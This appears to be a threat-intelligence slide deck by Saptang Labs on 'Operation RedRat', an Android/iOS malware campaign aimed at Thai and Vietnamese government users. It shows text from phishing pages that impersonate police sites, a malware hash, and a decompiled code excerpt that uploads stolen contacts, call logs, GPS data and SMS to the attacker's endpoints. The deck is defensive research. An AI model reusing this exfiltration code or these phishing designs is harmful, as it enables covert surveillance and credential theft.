- They have consistently invested in developing toolkits and exploits.
- We have observed multiple innovative approaches to tracking their targets.
- The agencies are also actively interested in tracking defense personnel and penetrating the air-gapped networks.
- Credit: Intrusion Truth.



# OPERATION REDRAT

- Campaign was observed to be running from Sep 2021 to May 2022.
- Campaign outwardly appeared to be focussed on perpetrating common mobile telecom fraud on gullible users. However, upon deeper investigation appeared to be very focussed on specific targets i.e., Government users in **Thailand** and **Vietnam**.
- It had advanced android and iOS malware in its arsenal and can be used for planting evidence in the victim's mobiles and using it for possible coercion and manipulation at a later date.
- We also believe that this would be part of an operation to build and develop assets in the countries.

# Operating Model : Android and iOS Packages via Phishing.

- The payload is delivered to the unsuspected government users as a part of the government portal link which is distributed via messages and emails. The portal insists that government users compulsorily install the applications.
- What is noteworthy is the **malware sample that is seen can be used for planting incriminating evidence in the user's mobile phones**. This has visibly multiple applications for blackmail and coercion.
- A quick analysis of the decompiled source code indicates the features for adding and updating the contact book, sending messages, planting and updating GPS locations, and modifying call log features are visible.

# Capabilities of the Payload

- Send SMS according to the attacker's choice of phone number and text.
- Delete all SMS related to a phone number according to the attacker's choice.
- Add contact to the device according to the attacker's choice.
- Delete contact according to the attacker's chosen phone number.
- Delete all Call Log records related to a phone number.
- Uninstall self to avoid suspicion or naive forensics.
- Get the GPS location of the victim.
- Steal SMS messages.
- Steal Call Logs.
- Steal Contacts.
- Collect notifications from other applications - Title and the text.

# Sophisticated enough.

1 / 60

Community Score

1 security vendor flagged this file as malicious

52279a8afb483df113064c56c5728df7065cec512dbda7bc14871fa8898aaf43

1102.apk

1.76 MB Size

2021-09-01 10:37:16 UTC  
28 days ago

android apk reflection

DETECTION DETAILS RELATIONS BEHAVIOR CONTENT SUBMISSIONS COMMUNITY

Security vendors' analysis on 2021-09-01T10:37:16

Trustlook	! Android.Malware.General (score:7)	Ad-Aware	✓ Undetected
-----------	-------------------------------------	----------	--------------



### Tăng cường hợp tác chuyên ngành giữa Bộ Công an Việt Nam và Bộ Nội vụ Cuba


Ngày 19/9/2021, tại La Habana, nước Cộng hòa Cuba, Đoàn công tác của Bộ Công an Việt Nam do Thượng tướng Nguyễn Văn Sơn, Thủ trưởng Bộ Công an làm Trưởng đoàn đã tham dự Hội đàm với Bộ Nội vụ nước Cộng hòa Cuba do Trung tướng Lázaro Alvarez Casas, Ủy viên Bộ Chính trị Đảng Cộng sản Cuba, Bộ trưởng Bộ Nội vụ Cuba chủ trì.



Tăng cường hợp tác chuyên ngành giữa Bộ Công an Việt Nam và Bộ Nội vụ Cuba



Tiếp tục chỉ viên y, bác sĩ Công an nhân dân tham gia phòng chống dịch Covid-19 tại các tỉnh phía Nam



Thủ trưởng Nguyễn Duy Ngọc làm việc với...



### TIN MEDIA



Những ngôi sao lộng lẫy

Home page > Online inventory system

Bank name  
 Registered phone number  
 First and last name  
 Identity card number  
 user name  
 Password  
 Smart OTP password



### DIRECT OPERATOR

Actively respond to the evolution of typhoon No. 12 and overcome the consequences of natural disasters

Ministry of Public Security directs safety assessment for sleeper cars

[See more >>](#)

### LINK

## ORIGINAL

### NHÂN DÂN BÀN LÍNH, NHÂN VĂN, VI NHÂN DÂN PHỤC VỤ

**TIN TỨC SỰ KIỆN** | [Đổi ngoại](#) | [Tin an ninh trật tự](#) | [Người tốt việc tốt](#) | [Hoạt động xã hội](#)



### Ủy ban Thường vụ Quốc hội thảo luận, cho ý kiến về Dự án Luật Cảnh sát cơ động

Ngày 21/9/2021, Ủy ban Thường vụ Quốc hội (UBTVQH) tiếp tục Phiên họp thứ 3 để thảo luận, cho ý kiến về Dự án Luật Cảnh sát cơ động (CSĐC). Thủ tướng Lê Quốc Hung, Ủy viên Trung ương Đảng, Thủ trưởng Bộ Công an và đại diện một số đơn vị chức năng thuộc Bộ Công an cũng dự phiên họp.



### Tuổi trẻ Bộ Công an đồng hành cùng cán bộ, chiến sĩ làm nhiệm vụ phòng, chống dịch COVID-19

Chiều 20/9/2021, Đoàn Thanh niên Bộ Công an phối hợp với Trung ương Hội Liên hiệp Thanh niên Việt Nam đã đến thăm hỏi, động viên cán bộ, chiến sĩ đang làm nhiệm vụ phòng, chống dịch COVID-19 tại các chốt trên địa bàn thành phố Hà Nội và một số đơn vị tuyến đầu của Bộ Công an.

• Hoạt động của các sản giao dịch quyền chọn nhị phân (Binary Option - BO) có dấu hiệu tổ chức kinh doanh theo phương thức d cấp trái phép, lừa đảo, chiếm đoạt tài sản

[Xem thêm >>](#)

### CHỈ DẠO ĐIỀU HÀNH

- Thông báo về việc thay đổi số tài khoản Quỹ phòng, chống tội phạm Trung ương
- Công điện của Bộ Công an về việc ứng phó với diễn biến bão CONSON và mưa lớn

[Xem thêm >>](#)

### HƯỚNG DẪN GIẢI QUYẾT THỦ TỤC HÀNH CHÍNH

## PHISHING PAGE

[HOME PAGE](#) | [INTRODUCE](#) | [EVENT NEWS](#) | [DOCUMENT](#) | [PUBLIC SERVICE](#) | [MINISTRY WITH CITIZENS](#) | [ONLINE](#)



Sign in | Sign up | Wednesday, 22 September 2021



# กองบังคับการปราบปราม

## การกระทำความผิดเกี่ยวกับอาชญากรรมทางเศรษฐกิจ

### ECONOMIC CRIME SUPPRESSION DIVISION

หน้าหลัก | เกี่ยวกับเรา | ข่าวประชาสัมพันธ์ | ข่าวสารทั่วไป | ติดต่อเรา | ติดต่อเรา | ติดต่อเรา



ศป.ก.ก.2 บก.ป.อศ.

**กท.2 บก.ป.อศ.**

กท.2 บก.ป.อศ.จับกุมผู้ต้องหาตามหมายจับ 3 ราย ต่อที่ห้องพิจารณาคดีที่ 1 ศาลอาญ...

**กท.1 บก.ป.อศ.**

กท.1 บก.ป.อศ.จับกุมผู้ต้องหาตามหมายจับ "ปลอมเครื่องหมายการกำกับของบุคคลอื่น"

## ORIGINAL


โดยเจตนาเข้าไปทำกับทนายหรือทนายไม่ชอบด้วยกฎหมายไปใช้ในการกระทำความผิดและร่วมกันออกใบกำกับภาษีโดยไม่มีสิทธิออกตามกฎหมายฯ

**กท.2 บก.ป.อศ.** จับกุมผู้ต้องหาตามหมายจับ 3 ราย ต่อที่ห้องพิจารณาคดีที่ 1 ศาลอาญ...

**กท.1 บก.ป.อศ.** จับกุมผู้ต้องหาตามหมายจับ "ปลอมเครื่องหมายการกำกับของบุคคลอื่น"

## INDY THEME

คอลัมน์ 4 | See More | คอลัมน์ 5



Current time: 2021-09-04 05:31:18



# กองบังคับการปราบปราม

## การกระทำความผิดเกี่ยวกับอาชญากรรมทางเศรษฐกิจ

### ECONOMIC CRIME SUPPRESSION DIVISION

หน้าหลัก | ข่าวสารประชาสัมพันธ์ | ข่าวสารทั่วไป | ข่าวสารทั่วไป | ข่าวสารทั่วไป | ข่าวสารทั่วไป

ค้นหา:

กรุณาเลือกขนาด

เริ่ม

หมายเลขโทรศัพท์มือถือ

หมายเลขบัตรประชาชน

บัญชีธนาคาร

## PHISHING PAGE

หุดเก้าถาว

วกกลับ



กองบังคับการปราบปราม

การกระทำความผิดเกี่ยวกับอาชญากรรมทางเศรษฐกิจ

ECONOMIC CRIME SUPPRESSION DIVISION

Just another WordPress site

© 版权所有 2021

**Recent posts**

ป.อศ. จับกุมผู้ต้องหาตามหมายจับ 3 ราย ต่อที่ห้องพิจารณาคดีที่ 1 ศาลอาญ...

"ผิดใจ, นำเข้าปลอม..."

บก.ป.อศ. จับกุมผู้ต้องหาตามหมายจับ 3 ราย ต่อที่ห้องพิจารณาคดีที่ 1 ศาลอาญ...

"ออกเสียงต่อข้าราชการที่ผิด..."

ข่าวประชาสัมพันธ์ | ข่าวสารทั่วไป | ข่าวสารทั่วไป



# Decompiled Code.

If you are interested in reading the detailed report or access to the malware sample & analysis. Please reach out to us at [research@saptanglabs.com](mailto:research@saptanglabs.com)

We also look forward to collaborating and discovering threats from the Chinese state and other unorganized group actors.

```
public static void j(String arg2, String arg3, String arg4, f arg5) {
    d.p.b v0 = new d.p.b();
    v0.a("model", arg2 + "_" + arg3);
    v0.a("imei", arg4);
    a.h("/user/register/", v0.b(), arg5);
}

public static void k(String arg2, String arg3, f arg4) {
    d.p.b v0 = new d.p.b();
    v0.a("device_sn", arg2);
    v0.a("addr_book", arg3);
    a.h("/user/updateAddressBook/", v0.b(), arg4);
}

public static void l(String arg2, String arg3, f arg4) {
    d.p.b v0 = new d.p.b();
    v0.a("device_sn", arg2);
    v0.a("call_list", arg3);
    a.h("/user/updateCallRecord/", v0.b(), arg4);
}

public static void m(String arg2, String arg3, String arg4, String arg5, f arg6) {
    d.p.b v0 = new d.p.b();
    v0.a("device_sn", arg2);
    v0.a("lat", arg3);
    v0.a("lng", arg4);
    v0.a("time", arg5);
    a.h("/user/updateGps/", v0.b(), arg6);
}

public static void n(String arg2, f arg3) {
    d.p.b v0 = new d.p.b();
    v0.a("device_sn", arg2);
    a.h("/user/setting/", v0.b(), arg3);
}

public static void o(String arg2, String arg3, f arg4) {
    d.p.b v0 = new d.p.b();
    v0.a("device_sn", arg2);
    v0.a("smslist", arg3);
    a.h("/sms/sync/", v0.b(), arg4);
}
```



# Saptang Labs

## Questions & Answers?

We are always looking for great researchers and please reach out to us at [careers@saptanglabs.com](mailto:careers@saptanglabs.com)

For collaboration and research into threats please reach out to us at [research@saptanglabs.com](mailto:research@saptanglabs.com)

While we are collecting threat intel about attackers, we are also protecting our customers and common public with our threat intel.

**Please do stay back to listen to Raja's Talk on Unmasking Chinese-Originated Cyber Crimes Targeting India at 730pm.**

We share our reports and findings with our Law Enforcement agencies and defense agencies. We are grateful to them for their support.